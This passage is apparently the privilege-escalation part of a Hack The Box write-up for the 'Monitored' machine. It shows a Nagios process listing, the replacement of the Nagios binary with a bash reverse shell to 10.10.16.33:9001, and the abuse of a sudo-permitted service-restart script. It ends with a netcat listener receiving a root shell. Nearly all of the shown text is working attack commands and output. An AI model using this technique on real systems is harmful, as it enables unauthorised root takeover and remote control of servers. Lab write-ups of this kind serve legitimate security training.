nagios     91579   91571  0 17:09 ?        00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios     91580   91571  0 17:09 ?        00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios     91699   91571  0 17:10 ?        00:00:02 /usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg
nagios     92261   92259  0 17:20 ?        00:00:00 /bin/sh -c /usr/bin/php -q /usr/local/nagiosxi/cron/cmdsubsys.php >> /usr/local/nagi
osxi/var/cmdsubsys.log 2>&1
```

```
nagios@monitored:/usr/local/nagios/bin$ mv nagios nagios~
nagios@monitored:/usr/local/nagios/bin$ nano nagios
```

```
nagios@monitored:/usr/local/nagios/bin$ cat nagios
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.33/9001 0>&1
```

```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh
First parameter must be one of: start stop restart status reload checkconfig enable disable
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart
Second parameter must be one of: postgresql httpd mysqld nagios ndo2db npcd snmptt ntpd crond shellinaboxd snmptrapd php-fpm
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart nagios
```

We are root.

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.230.96] 45720
bash: cannot set terminal process group (109583): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@monitored:/#
```